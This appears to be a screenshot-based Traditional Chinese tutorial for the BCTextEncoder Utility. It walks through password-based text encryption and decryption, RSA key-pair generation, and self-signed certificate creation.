
使用密碼產生金鑰加密

點擊 **Encode** 開始加密




使用密碼加解密


輸入並確認密碼




加密結果



解密結果




點擊 Decode 解密



產生金鑰對

使用金鑰對加解密



產生建立金鑰對

設定演算法、金鑰長度
用戶名稱及密碼

BCTextEncoder Utility v. 1.03.2.1

File Edit Key Options Help

Decoded plain text: Encode by: password Encode

BC Key Manager

Create secret key packet (PKCS 12 format)

Please fill in all required fields.

Show details: The fields must be filled in

| Field | Value |
|------------------|-----------|
| Algorithm | RSA |
| Key Size | 4096 bits |
| Friendly name | T.Stark |
| Password | ***** |
| Confirm password | ***** |

<<Back Next>> Create Close

確認資訊

BCTextEncoder Utility v. 1.03.2.1

File Edit Key Options Help

Decoded plain text: Encode by: password Encode

BC Key Manager

Create Certificate with Public Key


Please fill in all required fields.

Show details: The fields must be filled in


| Field | Value |
|---------------------|-------------------------|
| Version | V3 |
| Serial number | 1 |
| Signature algorithm | sha512WithRSAEncryption |
| Issuer | Self signed |
| Valid from | 1/17/2023 |
| Valid to | 1/17/2024 |

<<Back Next>> Create Close


任意移動滑鼠
產生金鑰種子

